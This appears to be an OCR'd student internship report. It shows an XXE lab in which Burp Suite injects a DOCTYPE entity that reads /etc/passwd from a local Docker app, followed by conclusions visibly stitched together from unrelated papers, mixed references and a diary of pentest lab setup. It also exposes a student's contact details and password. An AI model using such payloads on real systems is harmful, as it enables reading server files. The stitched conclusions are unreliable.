

root@kali: ~/xxelab
File Actions Edit View Help
zsh: corrupt history file /root/.zsh_history
(root kali)-[~]
service docker start
(root kali)-[~]
cd xxelab
(root kali)-[~/xxelab]
docker build -t xxelab .
Sending build context to Docker daemon 225.8kB
Step 1/8 : FROM ubuntu:trusty
---> 13b66b487594
Step 2/8 : ENV DEBIAN_FRONTEND noninteractive
---> Using cache
---> 28f2d7ffe8eb
Step 3/8 : COPY --chown=www-data:www-data penlab /app/
---> Using cache
---> d0ed342b3564
Step 4/8 : RUN set -eux; apt-get update; apt-get install -yq
apache2 libapache2-mod-php5 php5-gd
php5-curl php-pear php5-dev l
ibcurl4-openssl-dev expect-dev php5-sqlite p
hp-apc ; pecl install expect; echo "extension=expect.so" >> /etc/ph
p5/apache2/php.ini; rm -rf /var/lib/apt/lists/*; echo "ServerName loca
lhost" >> /etc/apache2/apache2.conf; sed -i "s/variables_order.*/vari
ables_order = \"EGPCS\"/g" /etc/php5/apache2/php.ini; rm -fr /var/w
ww/html && ln -s /app /var/www/html; service apache2 restart


Register Today - Mozilla Firefox
Restore Session
Register Today
127.0.0.1:5000
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB Getting Started
WIDGETS
Incorporated
Stay in touch, and keep up with the latest.
Create an Account
Name
Phone Number
Email
Password
I agree to the Terms and Conditions and Privacy Policy
Create Account


Register Today - Mozilla Firefox
Restore Session
Register Today
127.0.0.1:5000
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security
FoxyProxy
Use Enabled Proxies By Patterns and Order
Turn Off (Use Firefox Settings)
burp
(for all URLs)
Options
What's My IP?
Log
WIDGETS
Incorporated
Create an Account
Name
raveendar
Phone Number
7708993857
Email
raveendar.a2018@vitstudent.ac.in
Password
I agree to the Terms and Conditions and Privacy Policy
Create Account


Burp Suite Community Edition v2021.2.1 - Temporary Project
Request to http://127.0.0.1:5000
Forward
Drop
Intercept is on
Action
Open Browser
POST /process.php HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 171
Origin: http://127.0.0.1:5000
Connection: close
Referer: http://127.0.0.1:5000/
<?xml version="1.0" encoding="UTF-8"?>
<root>
<name>
raveendar
</name>
<tel>
7708993857
</tel>
<email>
raveendar.a2018@vitstudent.ac.in
</email>
<password>
ravee@007
</password>
</root>
INSPECTOR
0 matches


Request to http://127.0.0.1:5000
Forward
Drop
Intercept is on
Action
Open Browser
POST /process.php HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 171
Origin: http://127.0.0.1:5000
Connection: close
Referer: http://127.0.0.1:5000/
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE captain [<!ENTITY abcd SYSTEM "file:///etc/passwd">] >
<root>
<name>
raveendar
</name>
<tel>
7708993857
</tel>
<email>
&abcd;
</email>
<password>
ravee@007
</password>
</root>
INSPECTOR
0 matches


Send
Cancel
Target: http://127.0.0.1:5000
Request
POST /process.php HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 221
Origin: http://127.0.0.1:5000
Connection: close
Referer: http://127.0.0.1:5000/
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE captain [<!ENTITY abcd SYSTEM "file:///etc/passwd">
<root>
<name>
raveendar
</name>
<tel>
7708993857
</tel>
<email>
&abcd;
</email>
<password>
ravee@007
</password>
</root>
Response
HTTP/1.1 200 OK
Date: Wed, 10 Nov 2021 06:17:41 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 30
Connection: close
Content-Type: text/html
Sorry, is already registered!
INSPECTOR
Query Parameters (0)
Request Cookies (0)
Request Headers (10)
Response Headers (6)
0 matches
0 matches
Done
218 bytes | 31 millis

4.Conclusions:

As XML is a ubiquitous technology used in countless software projects, any XML security issue has a significant impact. Even so, despite its widespread use, there exists a general lack of awareness about XML security concerns, particularly XML external entity vulnerabilities. With a large number of XML parsers vulnerable by their default configuration, developers need to take proper precautions to deter malicious attackers and to prevent unintentional dissemination of information. Indeed, though XML entities help to reduce repetition, if entities, external entities, and inline DTDs are not necessary, they should all be disallowed. XML is incredibly useful and flexible; hopefully this paper will serve as a useful introduction to XXE and techniques to minimize this XML security risk.

Mostly intermediate layer is used to accept input from the user through web application. To build this layer scripting languages are used. So to exploit the database attacker uses SQL Queries. To confuse this layer SQL Queries are reshaped by the attackers. In this paper we have focused on those reshaped SQL Queries. We have discussed about SQL Injection attack and its various prevention and detection mechanisms used before and after 2011. We can conclude that even there are more number of security measures developed there are also equal number of exploitation done.

Almost all web applications are maintaining the users' profile separately to ensure the quality services and communications to its user. Broken Authentication and Session Management problem are one of the major impediment to confirm the confidentiality of the web application. Therefore, the above two weaknesses have been listed as the most critical web application vulnerability since 2007 and now it is ranked as 2nd in Open Web Application Security Project (OWASP)

This study has demonstrated five exploitation techniques and evaluated on websites of Bangladesh. It is our observation that the risk of discussed exploitation will be reduced once the developer follow the prevention techniques described in this paper. In future, we are intended to work on other exploitation

5.References:

[1] "World Internet Users Statistics and 2017 World Population Stats", Internetworldstats.com,2017.[Online].Available:http://www.internetworldstats.com/stats.htm. [Accessed: 31- Oct- 2017].

[2] "Usage Statistics and Market Share of Server-side Programming Languages for Websites, November 2017", W3techs.com, 2017. [Online].Available:https://w3techs.com/technologies/overview/programming_language/all. [Accessed: 17- July- 2017].

[3] J. Thome, L. K. Shar, D. Bianculli, and L. Briand, "Security Slicing for Auditing Common Injection Vulnerabilities," 2017, Journal of Systems and Software.,to be published.

Rubidha Devi.D* et al. /International Journal of Pharmacy & Technology

IJPT| Dec-2016 | Vol. 8 | Issue No.4 | 22405-22415 Page 22413

4. “Runtime monitors for Tautology based SQL Injection attacks”, Ramya Dharam, Sajjan G.Shiva, “International

Journal of Cyber Security and Digital Forensics (IJCSDF) I (3):189-203 The Society of Digital Information and

Wireless Communication (SDIWC) 2012 (ISSN: 2305-0012)

5. “Generation of SQL-injection free secure algorithm to detect and prevent SQL-injection attacks” Kanchana Natarajan,

Sarala Subramani, ISSN: 2212-0173 2012 Published by Elsevier Ltd. doi: 10.1016/j.protcy.2012.05.129

6. “A Smart-driver Based Method for Preventing SQL Injection Attacks”, Zhongding Dong, Yun Liu,Guixun Luo and

Sumeng Diao, International Journal of Security and Its Applications Vol.8, No.2 (2014), pp.67-76,

http://dx.doi.org/10.14257/ijsia.2014.8.2.07 ISSN: 1738-9976 IJSIA

[7] Stuttard, Dafydd. “Burp Suite now reports blind XXE injection.” (2015). Retrieved

December 12, 2015, from portswigger.net:

http://blog.portswigger.net/2015/05/burp-suite-now-reports-blind-xxe.html

[8] Roberts, Carrie. (2013). “Discovering Security Events of Interest Using Splunk.” Retrieved
December 12, 2015, from sans.org: https://www.sans.org/reading-room/whitepapers/logging/discovering-securityevents-interest-splunk-34272
9. S. Ali, SK. Shahzad and H. Javed, “SQLIPA: An Authentication Mechanism against SQL Injection”, European
Journal of Scientific Research ISSN 1450-216X Vol.38 No.4 (2009), pp 604-611

6.Intern Diary:

School of Information Technology & Engineering

Department of Software and Systems Engineering

M.Tech Software Engineering

SWE3099-Industrial Internship

DAY 1
DATE : 06/07/2021


TASKS DONE :

1.Google Search


- Tools → Anytime → past hour
- Index of <keyword>
- Inurl
- Intitle
- Intext

2.Lab Setup

- Virtual Box - https://www.virtualbox.org/wiki/Downloads
- XAMPP - https://www.apachefriends.org/download.html
  - DVWA - https://dvwa.co.uk/
  - XVWA - s4n7h0/xvwa: XVWA is a badly coded web application written in PHP/MySQL that helps security enthusiasts to learn application security.
- Metasploitable2 - https://www.vulnhub.com/entry/metasploitable-2,29/



- OWASPBWA - https://www.vulnhub.com/entry/owasp-broken-web-applications-project-12,46/



- Kali Linux - https://www.kali.org/get-kali/#kali-virtual-machines

DAY 2
DATE : 07/07/2021

TASKS DONE :

Installation - Virtual box, Kali Linux, Xampp server

1.XAMPP

Copy DVWA folder and paste in --> c/xampp/htdocs/
open browser and type localhost/dvwa
if error --> change .dist to .php file
change user id --> root and password - 'empty password'
open dvwa in browser and click create / reset database
->login using -->admin --> password

2.DVWA

Username: admin
Password: password

3.XVWA

Copy XVWA in c:/xampp/htdocs
open browser --> localhost/xvwa --> db error
open new tab --> localhost/phpmyadmin
create a new DB --> xvwa
refresh the localhost/xvwa


4.Kali linux

import --> select kali linux ova file

- Fact slides
  https://www.factslides.com/
- To recover files from a usb shortcut due to virus - use *attrib -h -r -s /s /d*
- **Distro test** - (virtual environment to use different Linux operating systems)

https://distrotest.net/

- App in mobile- *mobile to PC screen*



- localhost:8080 - to open Xampp database
- Xampp > Htdocs - http document

DAY 3
DATE : 08/07/2021

<u>TASKS DONE :</u>

1.Install Metasploitable2
Open Vbox

New->Name -Metasploitable2
Type-> Linux
Version - Ubuntu 32
Ram - 1024mb
use Existing hDD -> select Metasploitable
Change network adaptor to bridged --> wireless

start Metasploit2 --> check ip
Ipconfig
Type Ip in windows machine

- Command To close a OS → Sudo init 0 (super user - do)
- Reconshell → https://reconshell.com/
- OSINT Framework → Open source intelligent framework → https://osintframework.com/

2.Install OWASPBWA
Open Vbox
New->Name -OWASPBWA
Type-> Linux
Version - Ubuntu 64
Ram - 1024mb
use Existing hDD -> select OWASP broken web applicaion cl1
Change network adaptor to bridged --> wireless

start Metasploit2 --> check ip
ifconfig
Type Ip in windows machine

3.Google alerts

- https://www.irongeek.com/homoglyph-attack-generator.php
- https://e0d284f8b97e.ngrok.io
- https://41741be76093.ngrok.io

4.BurpSuite download → community edition

DAY 4
DATE : 09/07/2021

TASKS DONE :

- NTFS & FAT 32 formats in USB https://www.howtogeek.com/235596/whats-the-difference-between-fat32-exfat-and-ntfs/#:~:text=NTFS%20is%20the%20most%20modern,compatibility%20with%20other%20operating%20systems.

- WEB APPLICATION


    - HTTP & HTTPS
        - Request

        - Response
    - URL
    - HTTP Methods
    - Cookies
    - Status Code


- HTTP - Hypertext transfer Protocol
- http://demo.testfire.net/
- Request ip - 192.168.1.171
- server ip - 65.61.137.117
- data - vit / vit
- post
- get

- HTTPS - Secured HTTP
- URL
- http://demo.testfire.net/login.jsp

- URL
    - Protocol
    - Sub Domain
    - Domain
    - Directory
    - Page




- HTTP Method
    - Get
    - Post
    - Delete



- Cookies
    - Demo.testfire.net


- Http Status code



DAY 5
DATE : 10/07/2021

<u>TASKS DONE :</u>


- TOOL
    - Browser
    - Burp Suite




- Web Application - browser (us)
- Web server - the website we are working/requesting
- Burp Suite uses proxy to capture data

    - HTTP
        - Open Burp -> Check Proxy tab --. Options --> Ip ->127.0.0.1
        - Port -> 8080
        - Open Browser --> setting -> search "xy" and find Proxy settings
        - choose manual Proxy ---> Ip -> 127.0.0.1
        - port -> 8080
        - Search Http website and capture in Burp intercept tab

    - HTTPs
        - Download CA certificate
        - Open Burp Suite and Browser
        - Type --> burp:8080 in browser
        - Download CA certificate
        - Add CA certificate in Browser -> settings --> find "cert"
        - import certificate -- > Check two trust options
        - ok
    - Foxy Proxy
        - Download FoxyProxy standard addon
        - Open foxy proxy
        - Add
        - Type Name --> burp
        - Ip -> 127.0.0.1
        - Port -> 8080





DAY 6
DATE : 11/07/2021

<u>TASKS DONE :</u>

- Dashboard
- Target
    - ❖ Site Map
    - ❖ Scope
    - ❖ Issue Definition

- Proxy
    - Intercept
        - ❖ forward
        - ❖ drop
        - ❖ intercept is on / off
        - ❖ action
        - ❖ open in browser
    - HTTP History
    - Web Socket History
    - Options
- Intruder
        - ❖ Target
        - ❖ Positions
        - ❖ Payload
- Repeater
        - ❖ Request
        - ❖ Response
- Useroptions
        - Display
            - ❖ Font options

PortSwigger lab → https://portswigger.net/web-security/all-labs


Google Website for security purpose : https://www.google.com/preferences


App store → Parent Protect, what 3 word (map using a 3 letter code)

DAY 8
DATE : 12/07/2021

